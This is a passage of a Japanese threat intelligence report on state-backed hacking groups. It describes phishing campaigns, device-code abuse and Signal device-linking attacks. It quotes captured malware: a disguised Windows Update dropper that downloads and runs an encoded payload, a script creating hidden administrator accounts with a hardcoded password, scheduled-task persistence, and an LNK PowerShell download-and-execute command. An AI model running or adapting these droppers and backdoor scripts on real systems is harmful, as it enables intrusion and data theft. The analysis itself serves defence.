66                          "client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&grant_type=refresh_token&s
                            cope=openid&resource=https://graph.microsoft.com&refresh_token=%s"
67                          ,pbVar10);
68  pplVar11 = param_2;
69  if ((longlong *)0xf < param_2[3]) {
70    pplVar11 = (longlong **)*param_2;
71  }
72  FUN_1800071cc((uint *)local_150,pplVar6,pplVar11,pbVar14);
73  uVar12 = 200;
74  FUN_180040730((undefined (*) [16])local_108,0,200);
75  local_190 = 0;
76  local_188 = 0;
77  FUN_18000529c(local_1a0,(undefined8 *)&local_170);
78  FUN_180005754((undefined *)local_108,local_1a0,uVar12);
79  local_e8 = local_e8 | 0x800;
80  ppvVar7 = FUN_18000566c(local_1e0,(undefined8 *)"Content-type: application/x-www-form-urlencoded",
81                          uVar12);
```

[図 21: Microsoft グラム API を悪用するマルウェア]

Related Events

- **SectorB110 targeted a South American foreign ministry using novel malware families**
  https://cti.nshc.net/events/view/12690

- **SectorB110 used Malware that used Microsoft's Graph API for C2 communications**
  https://cti.nshc.net/events/view/12689

3. SectorCの支援によって活動を行っているハッキンググループの活動

1) SectorC01グループ

ロシア政府の支援によって活動を行っているハッキンググループの中で、SectorC01 グループはいわゆるソファシ（Sofacy）としても知られており、アラブ首長国連邦からハッキング活動が確認された。

このグループはフィッシングメールを通じて悪性のファイルを配布し、脆弱性を悪用して内部システムに侵入する攻撃を行った。攻撃者は WinRAR の脆弱性（CVE-2023-38831）が含まれた圧縮ファイルを通じてマルウェアを実行し、そして PowerShell、Visual Basic Script (VBS)、バッチ (BAT) スクリプトを連携して多段階ペイロードをロードし、バックドアをインストールした。


インストールされたマルウェアは、Microsoft Edge のヘッドレスモードを活用してユーザーに表示されない状態で追加のコマンドを実行した。収集されたログイン情報とブラウザデータは、

Webhook.site などの公開ツールを通じて外部に送信される。また、.url ファイルを自動実行パスに生成し、コマンド＆コントロール（Command and Control, C2）サーバーとのアクセスを維持したり、追加のマルウェア実行を誘導するために利用され、感染したシステムに継続的にアクセスできるように足場を固めた。

```
[InternetShortcut]
URL=
file:"//163.172.67.233@5000/8647b277-0aa1-43ee-b293-0baa770ec27
5/Program Files (x86)/Microsoft/Edge/Application/msedge.exe"
HotKey=0
IconIndex=0
IconFile=C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

[図 22: SectorC01 グループが使用した URL ファイル]

ユビキティ(Ubiquiti)及びシスコ(Cisco)ルーターの脆弱性を悪用してネットワーク機器を乗っ取り、これをコマンド＆コントロールインフラとして活用し、プロキシ通信、クレデンシャルの奪取、フィッシングページの運営などに使用した。攻撃インフラには WebDAV、IMAP、検索プロトコル(search-ms)などの多様な正式サービスが含まれ、検出回避のために生きているシステムツール(LOLBINs)や合法的なインターネットサービスを積極的に活用したことが特徴である。



[図 23: 過去の活動と相関関係がある SectorC01 グループの活動]

Related Events

- **SectorC01 exploited Zero-Day vulnerabilities and targeted Phishing attacks to Target Ukraine**
  https://cti.nshc.net/events/view/12444

- **SectorC01 used the infrastructure for cyber-attack activities**
  https://cti.nshc.net/events/view/12301

2) SectorC04グループ

ロシア政府の支援によって活動を行っているハッキンググループの中で、SectorC04 グループは、いわゆるコージーベア（Cozy Bear）としても知られている。
このグループは最近、デバイスコード認証（Device Code Authentication）方法を悪用して、Microsoft365（Microsoft 365）アカウントを奪取するフィッシング攻撃を行った。このグループはアメリカ国務省、欧州連合議会、ウクライナ国防省などの政府機関として偽装してフィッシングメールを送信し、MicrosoftTeams（Microsoft Teams）の会議の招待、チャットルーム参加リクエスト、外部アプリケーション承認リクエストなど、業務関連性の高いシナリオを活用してユーザーの信頼を誘導した。

[メール件名]

- Measuring Influence Operations
- You have been added as a guest to US Department of State in MS Teams

[送信者]

- kendisggibson@gmail.com
- leslytthomson@gmail.com
- mikedanvil@gmail.com
- sheilmagnett@gmail.com
- susannmarton@gmail.com
- brensonkarl@gmail.com
- kaylassammers@gmail.com

ユーザーがフィッシングメッセージに含まれたデバイスコード入力ページにアクセスし、コードを入力して権限を承認すると、攻撃者は正式な認証手続きを経たかのようにそのアカウントにアクセスできるようになる。このプロセスは Microsoft の公式認証フローに似ており、フィッシングと認識するのが難しいである。奪取されたアカウント情報は Python ベースのスクリプトを通じて自動化されて悪用され、攻撃者は仮想プライベートサーバー（VPS）や Tor ネットワークを利用して、OneDrive や SharePoint などから大量の機密データをダウンロードした。

Related Events

- **SectorC04 used Phishing Email disguised as US Dept of State Invitation**
  https://cti.nshc.net/events/view/13024

3) SectorC05グループ

ロシア政府の支援によって活動を行っているハッキンググループの中で、SectorC05 グループは、いわゆるサンドワーム（Sandworm）としても知られており、ウクライナ、スペイン、フランス、ポーランド、イギリス、アメリカ、カナダ、オーストラリアから活動が発見されている。
このグループは、Windows Update として偽装したリモートデスクトッププロトコル（Remote Desktop Protocol, RDP）マルウェアを配布する攻撃を実行した。

```
71
72  # ** buf2 - base64 Encoding **
73      #cd "$env:PUBLIC\";
74      #curl -o WindowsUpdate.zip https://kalambur.net/new/WindowsUpdate.zip;
75      #tar -xf WindowsUpdate.zip;
76      #&("$env:Public\Windows Update\Windows\searchindex.exe") --service install -options
        -f "$env:Public\Windows Update\Windows\lib"
77
78      $buf2 = 'Set oShell = WScript.CreateObject("WScript.Shell")
79  oShell.run "powershell -exec bypass -w h -noP -nonI -enc
    YwBkACAAIgAkAGUAbgB2ADoAUABVAEIATABJAEMAXAAiADsAIAAKAGMAdQByAGwAIAAtAG8AIABXAGkAbgBkAG8AdwB
    zAFUAcABkAGEAdABlAC4AegBpAHAAIABoAHQAdABwAHMAOgAvAC8AawBhAGwAYQBtAGIAdQBrAC4AbgBlAHQALwBuAG
    UAdwAvAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUALgB6AGkAcAA7ACAACgB0AGEAcgAgAC0AeABmACAAVwBpAG4AZ
    ABvAHcAcwBVAHAAAZABhAHQAZQAuAHoAaQBwADsACgAmACgAIgAkAGUAbgB2ADoAUAB1AGIAbABpAGMAXABXAGkAbgBk
    AG8AdwBzACAAVQBwAGQAYQB0AGUAXABXAGkAbgBkAG8AdwBzAFwAcwBlAGEAcgBjAGgAaQBuAGQAZQB4AC4AZQB4AGU
    AIgApACAALQAtAHMAZQByAHYAaQBjAGUAIABpAG4AcwB0AGEAbABsACAALQBvAHAAdABpAG8AbgBzACAALQBmACAAIg
    AkAGUAbgB2ADoAUAB1AGIAbABpAGMAXABXAGkAbgBkAG8AdwBzACAAVQBwAGQAYQB0AGUAXABXAGkAbgBkAG8AdwBzA
    FwAbABpAGIAIgA=", 0, True
80  Set oShell = Nothing'
81      $buf2 | Out-File -Encoding ascii -FilePath ($workD + 'rot.vbs')
82      &($workD + 'rot.vbs')
83  }
```

[図 24: Windows Update として偽装したマルウェアのダウンロード]

このマルウェアは、ターゲットに一般的なシステムアップデートのように見えるよう設計された実行ファイルとして偽装されており、実行時にシステムの RDP 設定を強制的に変更して外部アクセスを許可した。

このプロセスで攻撃者は次のような行為を行う。

- ローカルグループポリシーを操作して RDP 機能を強制的に有効化する。
- ファイアウォールのルールを修正して、ポート 3389（RDP のデフォルトポート）を外部に開放する。
- 匿名ユーザーまたはハードコーディングされたアカウントに対して自動ログインを設定
- サービスとして登録され、システム起動時に自動的に実行されるように構成されている。


```
$defaultGroupName = (get-LocalGroup | Where-Object -Property SID -eq 'S-1-5-32-544').Name
$defaultUser = (Get-LocalUser | Where-Object {$_.SID -match "500$"})
$defaultUserName = $defaultUser.Name

if ($defaultUser.Enabled -eq $false) {
    #echo "User $defaultUserName is present and disable - Enable it"
    $newUser = $defaultUserName
    net user $newUser /active:yes
    net user $newUser 1qaz@WSX
    }
else {
    #echo "User $defaultUserName is present, but enabled - checking user Admin"
    $user = Get-LocalUser -Name 'Admin'
    if ($user -eq $null) {
        #echo "Creating user Admin"
        $newUser = 'Admin'
        net user $newUser 1qaz@WSX /add
        net localgroup $defaultGroupName $newUser /add
    } else {
        #echo "$user Admin is present - checking user WGUtilityOperator"
        $newUser = 'WGUtilityOperator'
        net user $newUser 1qaz@WSX /add
        net localgroup $defaultGroupName $newUser /add
    }
}
```

[図 25: RDP を有効化するためのレジストリ及びファイアウォール設定の修正と隠し管理者の作成]

```
Check-InfoMachine

schtasks.exe /tn WindowsUpdateCheck /CREATE /F /SC MINUTE /MO 60 /RU SYSTEM /TR "$rataPath"

Check-OpenSSH

sleep 77
    del -force -ea 0 ($workD + 'WindowsUpdate.zip')
    del -force -ea 0 ($workD + 'rot.vbs')
    del -force -ea 0 "$env:TEMP\ssh.msi"
    del -force -ea 0 "$workWinD\ohs.vbs"
    del -force -ea 0 "$workD\dih.vbs"

    Check-Rata

sleep 7
    Check-FirstRata
sleep 3
    schtasks.exe /I /tn WindowsUpdateCheck /RUN
sleep 3
    del -force "$workD\firstrata.vbs"
```

[図 26: 持続性の維持と一時ファイルの削除]

インストール後、TOR ネットワークベースのプロキシサービスを利用して攻撃者のコマンド及びコントロール（C2）インフラとアクセスし、外部からのリモートアクセスのトラフィックを隠すため、一般的なネットワーク検出ツールでは識別が難しい隠密なバックドア経路を提供する。このグループは、この RDP バックドアを通じてシステムに長期間にわたって常駐し、継続的な情報収集、追加のマルウェアのインストール、ラテラルムーブメント（横方向移動）などの後続の侵入活動を行うことができる。



[図 27: 過去の活動と相関関係がある SectorC05 グループの活動]

Related Events

- **SectorC05 used Trojanized KMSAuto with BACKORDER Loader**
  https://cti.nshc.net/events/view/12646

- **SectorC05 exploited Fortinet FortiClient and ConnectWise vulnerabilities**
  https://cti.nshc.net/events/view/12647

- **SectorC05 used a new Domains**
  https://cti.nshc.net/events/view/12685

- **SectorC05 used Infamous Chisel Malware to Target Signal Databases**
  https://cti.nshc.net/events/view/12934

4) SectorC26グループ

ロシア政府の支援によって活動を行っているハッキンググループの中で、SectorC26 グループは、いわゆる UTA0307 としても知られている。
このグループは、Microsoft のデバイスコード認証手続きを悪用して、Microsoft365 アカウントを奪取する巧妙なフィッシングキャンペーンを実行した。
このグループは外交関係者、政府機関、研究所関係者などをターゲットにしえメールを送信し、Microsoft Teams の招待や外部アプリケーションの認証要求のように見せかけたメッセージを利用した。メールにはデバイスコードの入力を要求するリンクが含まれており、ターゲットがコードを入

力して承認を完了すると、攻撃者はセッションを奪取し、ターゲットのアカウントにアクセスできるようになる。

[Email-Subject]

- Collaboration on China and East Asia Research
- Discussion about Trump & US relations with Europe
- Discussion about Donald Trump's new term
- Discussion on Eastern Europe and the Caucasus


奪取されたセッションは Python ベースの自動化ツールを通じて悪用され、OneDrive や SharePoint などから大量のファイルを収集した。また、Tor ネットワークと仮想専用サーバー（VPS）を利用して IP アドレスを隠蔽し、検出を回避した。さらに、巧妙に設定された API 呼び出しを通じて MFA（多要素認証）の回避にも成功した。

Related Events

- **SectorC26 used OAuth Phish disguised as Microsoft Teams Invite**
  https://cti.nshc.net/events/view/12747

5) SectorC28グループ

ロシア政府の支援によって活動を行っているハッキンググループの中で、SectorC28 グループは、いわゆる UAC-0195 としても知られている。
このグループは、シグナル(Signal)メッセンジャーのデバイスアクセス機能を悪用し、ターゲットのアカウントを自分たちが制御するデバイスにアクセスさせるよう誘導するフィッシング攻撃を行った。このグループは合法的なシグナルグループ招待ページを偽装したフィッシングページを作成し、攻撃に利用した。このページは見た目には一般的なグループ招待リンクと同じ形式をしていましたが、内部の JavaScript コードは操作されており、ターゲットがグループに参加する代わりに悪性のフィッシングページにリダイレクトされるように構成されていることが分かった。



[図 28: シグナル(Signal)のホームページとして偽装したフィッシングページ]

```
document.addEventListener('DOMContentLoaded', () => {
  var userAgent = navigator.userAgent.toLowerCase();

  var isIOS = (
    userAgent.indexOf('iphone') !== -1 ||
    userAgent.indexOf('ipad') !== -1 ||
    userAgent.indexOf('ipod') !== -1
  );
  var isAndroid = userAgent.indexOf('android') !== -1;
  var $downloadSignal = document.querySelectorAll('.get-signal');

  if (isIOS || isAndroid) {
    var url = isIOS
      ? 'https://apps.apple.com/us/app/signal-private-messenger/id874139669'
      : 'https://play.google.com/store/apps/details?id=org.thoughtcrime.securesms';

    Array.prototype.slice.call($downloadSignal).forEach(($downloadSignalNode) => {
      $downloadSignalNode.href = url;
      $downloadSignalNode.innerHTML = '<span>Get Signal</span> <i class="icon icon-external-link-alt"></i>';
    });
  }
```

[図 29: フィッシングページに挿入された悪性 JavaScript の一部]

これにより、攻撃者が制御するデバイスを Signal アカウントにアクセスすることができ、そして、攻撃者はターゲットのメッセージをリアルタイムで受信し、監視することが可能となる。


Related Events

- **SectorC28 used Phishing URL disguised as Signal Group Invites**
  https://cti.nshc.net/events/view/12807

6) SectorC29グループ

ロシア政府の支援によって活動を行っているハッキンググループの中で、SectorC29 グループは、いわゆる UAC-0185 としても知られており、チェコからハッキング活動が確認された。

このグループは、シグナル(Signal)メッセンジャーのデバイスアクセス機能を悪用し、ターゲットのアカウントに自分たちが制御するデバイスを追加する QR コードベースのフィッシング攻撃を実行した。このグループはウクライナ内の軍及び外交関係者を主要な標的とし、メールやメッセージを通じて悪性の QR コードが含まれたフィッシングコンテンツを送信した。ターゲットがその QR コードをシグナルアプリ内でスキャンすると、攻撃者のデバイスがターゲットのアカウントに自動的にアクセスされる。



[図 30: シグナル(Signal)の QR コードを使ったフィッシングページ]

そして、攻撃者はシグナルのエンドツーエンドで暗号化されたメッセージをターゲットと同様にリアルタイムで受信できるようになり、長期間にわたって機密な会話を監視することができる。この攻撃はシグナルのセキュリティプロトコルを直接回避するものではないが、デバイスにアクセスするプロセスから別のユーザーの承認なしに QR コードだけでアクセスが完了する構造的な特性を巧妙に悪用したものである。

Related Events

- **SectorC29 used Phishing Kit Disguised as Signal Device-Linking**
  https://cti.nshc.net/events/view/12930

4. SectorEの支援によって活動を行っているハッキンググループの活動


1) SectorE01グループ

インド政府の支援によって活動を行っているハッキンググループの中で、SectorE01 グループは、いわゆる Dropping Elephant としても知られており、中国、台湾からハッキング活動が確認された。このグループは、軍の特別選考における案内文として偽装した Windows ショートカット（LNK）ファイルを配布する方法で攻撃活動を行った。

このグループは、ターゲットシステムで Windows ショートカットファイルを実行し、PowerShell コマンドを通じてターゲットの疑念を避けるために、軍の特別選考における案内文をダウンロード及び実行して画面に表示した後、追加のマルウェアファイルをダウンロードして実行した。

[SectorE01 グループが使用した軍の特別選考における案内文として偽装した Windows ショートカットファイルの PowerShell コマンド]

- powershell $ProgressPreference = 'SilentlyContinue';$b='C:¥Users';iw''r https[://liuyi[.neectar[.info/hsdverd_3ed5d/mdswsourt_4rfs -OutFile $b¥Public¥Military_Plan_Shuo_Reading.pdf;s''a''p''s $b¥Public¥Military_Plan_Shuo_Reading.pdf;iw''r https[://tian[.neectar[.info/lksderdd_4dferd/jhdfer3s_jh3de -OutFile "$b¥Public¥hip";r''e''n -Path "$b¥Public¥hip" -NewName "$b¥Public¥Winver.exe";c''p''i "$b¥Public¥Military_Plan_Shuo_Reading.pdf" -destination .;sch''ta''s''ks /c''r''e''a''te /S''c minute /T''n MicrosoftUpdate /t''r "$b¥Public¥Winver" /f;e''r''a''s''e *d?.?n?



附件1

2025年“硕博连读”选拔评审成绩（军队计划）

序号	姓名	报考单位	报考专业	综合成绩	评审成绩	最终成绩	排名	评审意见
1	张滋彬	第三附属医院	口腔医学（专业学位）	82.95	92.20	89.425	1	通过
2	吴东	基础医学院	基础医学	80.81	92.20	88.783	2	通过
3	宋洪涛	第一附属医院	临床医学（专业学位）	77.14	93.40	88.522	3	通过
4	宋曦玉	基础医学院	生物与医药	78.43	91.60	87.649	4	通过
5	张孝华	第一附属医院	临床医学（学术学位）	75.71	89.40	85.293	5	通过
6	王媛	航空航天医学系	特种医学	66.45	89.80	82.795	6	通过
7	李岳华	第一附属医院	临床医学（学术学位）	62.15	88.60	80.665	7	通过
8	宋俊伯	第一附属医院	临床医学（专业学位）	51.78	88.40	77.414	8	通过
9	闫静川	第二附属医院	临床医学（学术学位）	59.23	85.20	77.409	9	通过

[図 31: 軍の特別選考における案内文として偽装した Windows ショートカットファイル]

特に、このグループはターゲットシステムに追加のマルウェアファイルを 1 分ごとにダウンロードした後、実行するためにタスクスケジューラに登録する方法で今後の攻撃のための足場を固めた。


Related Events

- **SectorE01 used LNK malware disguised as a Military Plan**
  https://cti.nshc.net/events/view/12175

- **SectorE01 used Malware variants**
  https://cti.nshc.net/events/view/12169

2) SectorE02グループ

インド政府の支援によって活動を行っているハッキンググループの中で、SectorE02 グループは、いわゆるドゥノット（Donot）としても知られており、オランダ、バングラデシュからハッキング活動が確認された。
このグループは、チャットアプリケーションとして偽装した Android アプリを配布して攻撃活動を行った。



[図 32: チャットアプリケーションとして偽装した Android アプリを実行した画面]

このグループはターゲットの端末で実行された Android アプリを通じて、SMS メッセージ、連絡先、通話履歴などの機密情報を奪取する悪性行為を行った。

```
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE" ></uses-permission>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" ></uses-permission>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" ></uses-permission>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" ></uses-permission>
<uses-permission android:name="android.permission.RECEIVE_SMS" ></uses-permission>
<uses-permission android:name="android.permission.READ_CALENDAR" ></uses-permission>
<uses-permission android:name="android.permission.READ_SMS" ></uses-permission>
<uses-permission android:name="android.permission.WRITE_SMS" ></uses-permission>
<uses-permission android:name="android.permission.SEND_SMS" ></uses-permission>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" ></uses-permission>
<uses-permission android:name="android.permission.CONTROL_INCALL_EXPERIENCE" ></uses-permission>
<uses-permission android:name="android.permission.CAPTURE_AUDIO_OUTPUT" ></uses-permission>
<uses-permission android:name="android.permission.WAKE_LOCK" ></uses-permission>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE" ></uses-permission>
<uses-permission android:name="android.permission.RECORD_AUDIO" ></uses-permission>
<uses-permission android:name="android.permission.STORAGE" ></uses-permission>
<uses-permission android:name="android.permission.CAMERA" ></uses-permission>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" ></uses-permission>
```

[図 33: 機密情報を奪取する Android アプリケーション]

Related Events

- **SectorE02 used a new Domains**
  https://cti.nshc.net/events/view/12174


- **SectorE02 used Android malware disguised as a Chat Application**
  https://cti.nshc.net/events/view/12262

- **SectorE02 used a new Domains**
  https://cti.nshc.net/events/view/12556

- **SectorE02 used Malware variants**
  https://cti.nshc.net/events/view/12687

3) SectorE04グループ

インド政府の支援によって活動を行っているハッキンググループの中で、SectorE04 グループは、いわゆるサイドワインダー（Sidewinder）としても知られており、スリランカ、アメリカ、中国、香港からハッキング活動が確認された。
このグループは、スリランカ大統領の秘書室が発行した公式文書として偽装した Microsoft Word ファイルを配布する方法で攻撃活動を行った。


ජනාධිපති කාර්යාලය
PRESIDENTIAL SECRETARIAT

[図 34: スリランカ大統領の秘書室から発行した公式文書として偽装した Word ファイルを実行した画面]


<?xml version="1.0" encoding="UTF-8" standalone="true"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Target="footnotes62.xml" Type="http://schemas.openxmlformats.org/officeDocu
<Relationship Target="endnotes368.xml" Type="http://schemas.openxmlformats.org/officeDocu
<Relationship Target="https://www-presidentsoffice-gov-lk.dytt888.org/6262ea73/Profile.rtf"
TargetMode="External"/>

[図 35: スリランカ大統領の秘書室から発行した公式文書として偽装した Word ファイルに含まれたリモートテンプレートファイルダウンロード情報]

Related Events

- **SectorE04 used Word malware disguised as Official letter**
  https://cti.nshc.net/events/view/12298

